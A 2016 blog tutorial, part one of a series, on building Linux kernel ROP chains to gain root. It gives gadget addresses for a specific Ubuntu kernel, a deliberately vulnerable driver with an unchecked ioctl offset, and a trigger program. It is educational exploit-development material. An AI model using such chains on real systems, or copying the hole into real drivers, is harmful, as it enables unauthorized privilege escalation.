Linux Kernel ROP - Ropping your way to # (Part 1)

by Vitaly Nikolenko (https://twitter.com/vnik5287)

Posted on January 17, 2016 at 5:39PM

Kernel ROP

In-kernel ROP (Return Oriented Programming) is a useful technique that is often used to bypass restrictions associated with non-executable memory regions. For example, on default kernels[1], it presents a practical approach for bypassing kernel and user address separation mitigations such as SMEP (Supervisor Mode Execution Protection) on recent Intel CPUs.

The goal of this tutorial is to demonstrate how a kernel ROP chain can be constructed to elevate user privileges. As the outcome, the following requirements need to be satisfied:


- Execute a privilege escalation payload
- Data residing in user space may be referenced (i.e., "fetching" data from user space is allowed)
- Instructions residing in user space may not be executed

In typical ret2usr (/slides/smep_bypass.pdf) attacks, the kernel execution flow is redirected to a user-space address containing the privilege escalation payload:

```
void __attribute__((regparm(3))) payload() {
        commit_creds(prepare_kernel_cred(0);
}
```

The above privilege escalation payload allocates a new credential struct (with uid = 0, gid = 0, etc.) and applies it to the calling process. We can construct a ROP chain that will perform the above operations without executing any instructions residing in user space, i.e., without setting the program counter to any user-space memory addresses. The end goal is to execute the entire privilege escalation payload in kernel space using a ROP chain. This is may not be required in practice, however. For example, in order to bypass SMEP, it is sufficient to flip the SMEP bit using a ROP chain and then a standard privilege escalation payload can be executed in user space.

The ROP chain based on the above payload should look similar to the following:



Using the x86_64 calling convention, the first argument to a function is passed in the `%rdi` register. Hence, the first instruction in the ROP chain pops the null value off the stack. This value is then passed as the first argument to `prepare_kernel_cred()`. A pointer to the new `cred` struct will be stored in `%rax` which can then be moved to `%rdi` again and passed as the first argument to `commit_creds()`. For now, we have deliberately skipped some details regarding returning to user space once the credentials are applied. We will discuss these details later in the "Fixating" section in Part 2 of this tutorial.

In this part, we will discuss how to find useful gadgets and construct a privilege escalation ROP chain. We will then describe the vulnerable driver code that is later used (in Part 2 of this tutorial) to demonstrate the ROP chain in practice.

Test System

For the rest of this tutorial, we will be using Ubuntu 12.04.5 LTS (x64) with the following stock kernel:

```
vnik@ubuntu:~$ uname -a
Linux ubuntu 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:51:20 UTC
2014 x86_64 x86_64 x86_64 GNU/Linux
```

If you would like to follow along and use the same kernel, all the addresses of ROP gadgets should be identical to ours.

Gadgets

Similar to user-space applications, ROP gadgets can be simply extracted from the kernel binary. However, we need to consider the following:

1. We need the ELF (vmlinux) image to extract gadgets from. If we are using the `/boot/vmlinuz*` image, it needs to be decompressed first, and
2. A tool specifically designed for extracting ROP gadgets is preferred.

`/boot/vmlinuz*` is a compressed kernel image (various compression algorithms are used). It can be extracted using the `extract-vmlinux` script located in the kernel tree (https://github.com/torvalds/linux/blob/master/scripts/extract-vmlinux).

```
vnik@ubuntu:~$ sudo file /boot/vmlinuz-4.2.0-16-generic
/boot/vmlinuz-4.2.0-16-generic: Linux kernel x86 boot executable bzImage, versi
on 4.2.0-16-generic (buildd@lcy01-07) #19-Ubuntu SMP Thu Oct 8 15:, RO-rootFS,
swap_dev 0x6, Normal VGA
vnik@ubuntu:~$ sudo ./extract-vmlinux /boot/vmlinuz-3.13.0-32-generic > vmlinux
vnik@ubuntu:~$ file vmlinux
vmlinux: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked
, BuildID[sha1]=0x32143d561875c4e5f3229003aca99c880e2bedb2, stripped
```

ROP techniques take advantage of code misalignment to identify new gadgets. This is possible due to x86 language density, i.e., the x86 instruction set is large enough (and instructions have different lengths), that almost any sequence of bytes can be interpreted as a valid instruction. For example, depending on the offset, the following instructions can be interpreted differently (note that the second instruction represents a useful stack pivot):

```
0f 94 c3; sete   %bl
   94 c3; xchg eax, esp; ret
```

Simply running `objdump` against the uncompressed kernel image and then grepping for gadgets, will only produce a small subset of all available gadgets (since we are working with aligned addresses only). It is worth mentioning that in a majority of cases, however, this is sufficient to find the required gadgets.

A more efficient approach is to use a tool specifically designed for identifying gadgets in ELF binaries. For example, ROPgadget (https://github.com/JonathanSalwan/ROPgadget) can be used to identify all available gadgets:

```
vnik@ubuntu:~/ROPgadget$ ./ROPgadget.py --binary ./vmlinux > ~/ropgadget
vnik@ubuntu:~/ROPgadget$ tail ~/ropgadget
Gadgets information
============================================================
0xffffffff810c108c : adc ah, ah ; add byte ptr [rax - 0x77], cl ; ret
0xffffffff81054c3a : adc ah, ah ; xor al, byte ptr [rax] ; pop rbp ; ret
0xffffffff815abb0a : adc ah, al ; lcall ptr [rbx + 0x41] ; pop rsp ; xor eax, e
ax ; pop rbp ; ret
0xffffffff81b0d595 : adc ah, al ; ljmp ptr [rcx + rax*4 - 9] ; call rax
0xffffffff8112fc05 : adc ah, bh ; add byte ptr [rax - 0x77], cl ; in eax, 0x5d
; ret
0xffffffff811965e9 : adc ah, bh ; lcall ptr [rbx + 0x41] ; pop rsp ; xor eax, e
ax ; pop rbp ; ret
0xffffffff81495bba : adc ah, bh ; mov esi, 0xc7c748ff ; loopne 0xffffffff81495c
47 ; retf -0x177f
0xffffffff8158fb9a : adc ah, bl ; loopne 0xffffffff8158fba4 ; xor eax, eax ; po
p rbp ; re
```

Note that the Intel syntax is used the ROPgadget tool. Now we can search for the ROP gadgets listed in our privilege escalaltion ROP chain. The first gadget we need is `pop %rdi; ret`:

```
vnik@ubuntu:~$ grep  ': pop rdi ; ret' ropgadget
0xffffffff810c9ebd : pop rdi ; ret                <--- our first gadget
0xffffffff819b4827 : pop rdi ; ret 0x10b4
0xffffffff819c5f80 : pop rdi ; ret 0x161
0xffffffff819a08f2 : pop rdi ; ret 0x2eb4
0xffffffff8184806c : pop rdi ; ret 0x40a3
0xffffffff81a23854 : pop rdi ; ret 0x5b4
0xffffffff81952077 : pop rdi ; ret 0x6576
...
```

Obviously any of the gadgets above can be used. However, if we do decide to use one of the gadgets followed by `ret [some_num]`, we will need to construct our ROP chain accordingly, taking into account the fact that the stack pointer will be incremented (remember the stack grows towards lower memory addresses) by `[some_num]`. We will demonstrate this in practice in Part 2 of this tutorial. Note that a gadget may be located in a non-executable page. In this case, an alternative gadget must be found.

There are no gadgets `mov %rax, %rdi; ret` in the test kernel. However, there are several gadgets for `mov %rax, %rdi` followed by a `call` instruction:

```
0xffffffff8143ae19 : mov rdi, rax ; call r12
0xffffffff81636240 : mov rdi, rax ; call r14
0xffffffff811b22c2 : mov rdi, rax ; call r15
0xffffffff810d7f63 : mov rdi, rax ; call r8
0xffffffff81184c73 : mov rdi, rax ; call r9
0xffffffff815b4593 : mov rdi, rax ; call rbx
0xffffffff810d805d : mov rdi, rax ; call rcx
0xffffffff81036b70 : mov rdi, rax ; call rdx    <--- our gadget
```

We can adjust our initial ROP chain to accommodate for the `call` instruction by loading the address of `commit_creds()` into `%rbx`. The `call` instruction will then execute `commit_creds()` with `%rdi` pointing to our new "root" cred structure.

0xffffffff810c9ebd # pop %rdi; ret
NULL
0xffffffff81095430 # prepare_kernel_cred()
0xffffffff810dc796 # pop %rdx; ret
0xffffffff81095190 # commit_creds()
0xffffffff81036b70 # mov %rax, %rdi; call %rdx

Executing the above ROP chain should escalate privileges of the current process to root.

Vulnerable Driver

To simplify the exploitation process and demonstrate the kernel ROP chain in practice, we have developed the following vulnerable driver (https://github.com/cyseclabs/kernel_rop):

```
struct drv_req {
        unsigned long offset;
};
...


static long device_ioctl(struct file *file, unsigned int cmd, unsigned long arg
s) {
        struct drv_req *req;
        void (*fn)(void);

        switch(cmd) {
        case 0:
                req = (struct drv_req *)args;
                printk(KERN_INFO "size = %lx\n", req->offset);
                printk(KERN_INFO "fn is at %p\n", &ops[req->offset]);
                fn = &ops[req->offset];                                      [1]
                fn();
                break;
        default:
                break;
        }

        return 0;
}
```

In [1], there are no bound checks for the array. A user-supplied offset is large enough (represented by unsigned long) to access any memory address in user or kernel space.

This driver registers the `/dev/vulndrv` device and prints the `ops` array address when loaded:

```
vnik@ubuntu:~/kernel_rop$ make && sudo insmod ./drv.ko
make -C /lib/modules/3.13.0-32-generic/build M=/home/vnik/kernel_rop modules
make[1]: Entering directory `/usr/src/linux-headers-3.13.0-32-generic'
  Building modules, stage 2.
  MODPOST 1 modules
make[1]: Leaving directory `/usr/src/linux-headers-3.13.0-32-generic'
[sudo] password for vnik:
vnik@ubuntu:~/kernel_rop$ dmesg | tail
[ 1876.256007] e1000: eth0 NIC Link is Up 1000 Mbps Full Duplex, Flow Control:
None
[ 1878.259739] e1000: eth0 NIC Link is Down
[ 1884.274250] e1000: eth0 NIC Link is Up 1000 Mbps Full Duplex, Flow Control:
None
[ 3325.908438] drv: module verification failed: signature and/or  required key
missing - tainting kernel
[ 3325.909211] addr(ops) = ffffffffa0253340
```

We can reach the vulnerable path via the provided ioctl from user space:

```
vnik@ubuntu:~/kernel_rop/vulndrv$ sudo chmod a+r /dev/vulndrv
vnik@ubuntu:~/kernel_rop/vulndrv$ ./trigger [offset]
```

The trigger source code is shown below:

```
#define DEVICE_PATH "/dev/vulndrv"
...

int main(int argc, char **argv) {
        int fd;
        struct drv_req req;

        req.offset = atoll(argv[1]);

        fd = open(DEVICE_PATH, O_RDONLY);

        if (fd == -1) {
                perror("open");
        }

        ioctl(fd, 0, &req);

        return 0;
}
```

By providing a precomputed offset, any memory address in kernel space can be executed. We could obviously point `fn()` to our mmap'd user-space memory address (containing the privilege escalation payload) but remember the initial requirement: no instructions residing in user space should be executed.

We need a way to redirect the kernel execution flow to our ROP chain in user space without executing any user-space instructions. We will leave this for Part 2.

Stay tuned for Part 2!

We have deliberately skipped some details regarding pivoting to our ROP chain and fixating the system once privileges are elevated. We will discuss these topics in Part 2. You are encouraged to attempt this exercise on your own before Part 2 becomes available :) The source code for the kernel driver and user-space trigger program is available on GitHub (https://github.com/cyseclabs/kernel_rop).

Consider signing up for our upcoming Linux Kernel Exploit Development training (/training) in March and stay tuned for Part 2!

---

1. [Linux kernels that come with distributions by default.]↩

Articles (/feed.atom)

January 2016 (2)

October 2015 (1)

December 2014 (1)

July 2014 (1)

June 2014 (3)

Vitaly Nikolenko

Follow me on Twitter (https://twitter.com/vnik5287)
LinkedIn (http://www.linkedin.com/pub/vitaly-nikolenko/9a/271/121)
Email (mailto:vnik@cyseclabs.com)
GPG Key (/vnik.asc)